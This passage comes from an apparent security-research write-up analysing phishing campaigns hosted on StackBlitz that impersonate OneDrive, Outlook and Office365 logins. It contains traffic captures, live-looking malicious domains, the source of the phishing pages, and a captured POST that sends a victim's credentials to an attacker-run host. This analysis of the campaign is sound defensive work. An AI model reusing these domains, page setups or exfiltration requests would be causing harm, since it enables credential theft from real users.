200	HTTPS	js-pgrnce.stackblitz.io	/favicon.ico	1,049	max-ag...	text/html; charset...	
302	HTTP	redirector.gvt1.com	/edgedl/chromewebstore/L2Nocm9tZV9leHRlbnNpb24v...	552	no-cac...	text/html; charset...	
200	HTTPS	www.googleapis.com	/identitytoolkit/v3/relyingparty/signupNewUser?key=A...	0		text/html	
200	HTTPS	clients1.google.com	/tbproxy/af/query?q=Chc2LjEuMTcxNS4xNDQyL2VuIC...	41	private...	text/proto	
200	HTTPS	js-pgrnce.stackblitz.io	/owa/auth/15.0.1473/themes/resources/favicon.ico	1,049	max-ag...	text/html; charset...	
200	HTTP	Tunnel to	www.google.co.in:443	0			
200	HTTPS	wny.asia	/images/download.png	2,503		image/png	
200	HTTPS	www.google.co.in	/domainreliability/upload	0		application/javascri...	
200	HTTP	Tunnel to	safebrowsing.googleapis.com:443	0			
200	HTTPS	safebrowsing.googl...	/v4/threatListUpdates:fetch?$req=Ch0KDGdvb2dsZW...	4,496...	private	application/x-proto...	
200	HTTP	Tunnel to	clients1.google.com:443	0			
200	HTTPS	clients1.google.com	/tools/pso/ping?as=chrome&brand=CHBF&pid=&hl=en...	248	private...	text/html; charset...	
200	HTTP	Tunnel to	wny.asia:443	0			
200	HTTP	Tunnel to	wny.asia:443	0			
302	HTTPS	wny.asia	/a/linkage.php	5		text/html; chars...	Post_Infection_ca
200	HTTP	Tunnel to	google.com:443	0			
301	HTTPS	google.com	/	220	public, ...	text/html; charset...	

Figure 12: Fiddler capture of the Outlook phishing campaign.

Spam method 2:

In this case, the spam link will host a web page with a message stating that you received a shared document with the associated document download link. Once the user clicks the download link, it redirects them to the OneDrive phishing campaign.




https://autojovi4x4.com/usa.html
https://autojovi4x4.com/usa.html
2 file•141.8 MB
total You have one shared document
DOWNLOAD DOCUMENT
https://angular-ivy-aabnsh.stackblitz.io

Figure 13: The spam campaign with phishing link.

If the user clicks the download document button, it will redirect the user to the OneDrive login phishing page (angular-ivy-aabnsh(.)stackblitz(.)io).



```
GET https://angular-ivy-aabnsh.stackblitz.io/ HTTP/1.1
Host: angular-ivy-aabnsh.stackblitz.io
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://autojovi4x4.com/usa.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
If-None-Match: W/"fcc97225933fd4bc829d0a5874ec5503"
```

Figure 14: The redirection traffic of the spam link.




OneDrive Document.
Dangerous
https://angular-ivy-aabnsh.stackblitz.io
OneDrive
To read the document, please choose your email provider below
Login to view shared file.
Login with Office 365
Login with Outlook
Login with Other Mail
Get to all your files from anywhere on any device, and share them
with anyone. One Drive your shared document in one cloud.

Figure 15: The OneDrive login page for the phishing campaign.

Figure 16 shows the source code of the hosted phishing campaign with the preboot library functionality.


OneDrive Document.
view-source:https://angular-ivy-
Dangerous
view-source:~~https~~://angular-ivy-aabnsh.stackblitz.io

```
<!DOCTYPE html>
<html>
<head>
  <link href="https://fonts.googleapis.com/css?family=Source+Code+Pro:400,700|Lato:400,700,900" rel="stylesheet">
  <base href="/">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
  <link rel="stylesheet" media="screen" href="https://c.staticblitz.com/assets/css/preview-a87b6571.css" />
  <script src="https://c.staticblitz.com/assets/common-4d7c9cb9ba16fb33cf80b.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/assets/ext-a11db262df84fd1204deb.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/d/webcontainer.b8cb3965d30f7aa9372.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/assets/preview-d52be7f9f266a450f65cb.js" crossorigin="anonymous"></script>
  <script>(function(){_preboot("https://l.staticblitz.com/b/v1/angular-ivy-aabnsh/950a7547863",{p:"stackblitz",a:"AIzaSyBZSvuCzbUhuRrSps-HjM5bFClLPaFF9Vg",o:true})})()</script>
</head>
<body></body>
</html>
```

Figure 16: The source code of the hosted phishing page.

If the user unknowingly clicks any of the phishing login methods to view the document, it will redirect the user to relevant phishing page.

Here, we clicked on the Office365 login method to view the document, which redirected us to a webpage that looks exactly like a legit Office365 site.





Figure 17: The Office365 login phishing campaign.


As we mentioned earlier, the source code of the webpage will be common to all the websites hosted using the StackBlitz tool, except for the URL link, which is passed as parameter for the preboot function.


Signin to Office
view-source:https://angular-ivy-
Dangerous
view-source:https://angular-ivy-yfhcr3.stackblitz.io

```
<!DOCTYPE html>
<html>
<head>
  <link href="https://fonts.googleapis.com/css?family=Source+Code+Pro:400,700|Lato:400,700,900" rel="stylesheet">
  <base href="/">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
  <link rel="stylesheet" media="screen" href="https://c.staticblitz.com/assets/css/preview-a87b6571.css" />
  <script src="https://c.staticblitz.com/assets/common-4d7c9cb9ba16fb33cf80b.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/assets/ext-a11db262df84fd1204deb.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/d/webcontainer.b8cb3965d30f7aa9372.js" crossorigin="anonymous"></script>
  <script src="https://c.staticblitz.com/assets/preview-d52be7f9f266a450f65cb.js" crossorigin="anonymous"></script>
  <script>(function(){_preboot("https://l.staticblitz.com/b/v1/angular-ivy-yfhcr3/7ed7470e5cf",{p:"stackblitz",a:"AIzaSyBZSvuCzbUhuRrSps-HjM5bFClLPaFF9Vg",o:true})})()</script>
</head>
<body></body>
</html>
```

Figure 18: The source code of the Office365 login phishing page.

Here, we have accessed the hosted phishing campaign a second time to showcase the working functionality of the CachedFetch() and observe the overall web traffic.




Result	Protocol	Host	URL	Body	Co...	Comments
200	HTTP	Tunnel to	autojovi4x4.com:443	906		[#1265]
304	HTTPS	autojovi4x4.com	/usa.html	0		Spam_webpage
200	HTTP	Tunnel to	angular-ivy-aabnsh.stack...	750		[#1267]
200	HTTP	Tunnel to	fonts.googleapis.com:443	987		[#1268]
200	HTTP	Tunnel to	c.staticblitz.com:443	791		[#1269]
304	HTTPS	angular-ivy-aabnsh.stackblitz...	/	0		OneDrive_Phishing
200	HTTP	Tunnel to	fonts.gstatic.com:443	761		[#1271]
200	HTTP	Tunnel to	safebrowsing.googleapis....	987		[#1272]
200	HTTP	Tunnel to	angular-ivy-aabnsh.stack...	750		[#1273]
200	HTTP	Tunnel to	www.googleapis.com:443	987		[#1274]
200	HTTP	Tunnel to	s-usc1c-nss-264.firebasei...	729		[#1275]
304	HTTPS	angular-ivy-aabnsh.stackblitz.io	/favicon.ico	0		[#1276]
200	HTTP	Tunnel to	angular-ivy-yfhcr3.stackbl...	750		[#1299]
200	HTTP	Tunnel to	angular-ivy-yfhcr3.stackbl...	750		[#1300]
200	HTTP	Tunnel to	fonts.googleapis.com:443	987		[#1301]
200	HTTP	Tunnel to	c.staticblitz.com:443	791		[#1302]
200	HTTP	Tunnel to	safebrowsing.googleapis....	987		[#1303]
200	HTTP	Tunnel to	safebrowsing.googleapis....	987		[#1304]
200	HTTPS	safebrowsing.googleapis.com	/v4/fullHashes:find?$req=...	328	ap...	[#1305]
200	HTTPS	safebrowsing.googleapis.com	/v4/fullHashes:find?$req=...	242	ap...	[#1306]
304	HTTPS	angular-ivy-yfhcr3.stackblitz.io	/	0		Office365_Phishing
200	HTTP	Tunnel to	fonts.gstatic.com:443	761		[#1308]
200	HTTP	Tunnel to	angular-ivy-yfhcr3.stackbl...	750		[#1309]
200	HTTP	Tunnel to	www.googleapis.com:443	987		[#1310]
200	HTTP	Tunnel to	s-usc1c-nss-264.firebasei...	729		[#1311]
200	HTTPS	www.googleapis.com	/identitytoolkit/v3/relying...	0	tex...	[#1312]
304	HTTPS	angular-ivy-yfhcr3.stackblitz.io	/favicon.ico	0		[#1313]
200	HTTPS	www.googleapis.com	/identitytoolkit/v3/relying...	977	ap...	[#1314]
101	HTTPS	s-usc1c-nss-264.firebaseio.com	/.ws?v=5&ns=stackblitz	0		[#1315]
200	HTTPS	www.googleapis.com	/identitytoolkit/v3/relying...	0	tex...	[#1316]
200	HTTPS	www.googleapis.com	/identitytoolkit/v3/relying...	275	ap...	[#1317]
200	HTTP	Tunnel to	notas.dyndns.dk:443	868		[#1318]
200	HTTP	Tunnel to	notas.dyndns.dk:443	868		[#1319]
302	HTTPS	notas.dyndns.dk	/del3/login.php	0	tex...	Post_Infection
200	HTTP	Tunnel to	openknowledge.worldban...	1,064		[#1321]
200	HTTPS	openknowledge.worldbank.org	/bitstream/handle/10986/...	5,579...	ap...	[#1322]
200	HTTP	Tunnel to	openknowledge.worldban...	1,064		[#1323]

Data directly fetched from cache memory not from the server(l.stackblitz.com)

Figure 19: The overall traffic of the phishing campaign captured in the Fiddler tool.

Once the login information has been entered by the user, the form will post the user's credential details to malicious sites that are operated by the cybercriminals.



```
POST https://notas.dyndns.dk/del3/login.php HTTP/1.1
Host: notas.dyndns.dk
Connection: keep-alive
Content-Length: 95
Cache-Control: max-age=0
Origin: https://angular-ivy-yfhcr3.stackblitz.io
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://angular-ivy-yfhcr3.stackblitz.io/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

formtext1=Shivajitheboss%40outlook.com&formtext2=Shivajithrboss&formimage1.x=33&formimage1.y=21
```

Figure 20: The post-infection web traffic.

Figure 21-26 shows different phishing pages that are hosted using the StackBlitz tool (StackBlitz.io).





Figure 21: The Microsoft login phishing campaign.

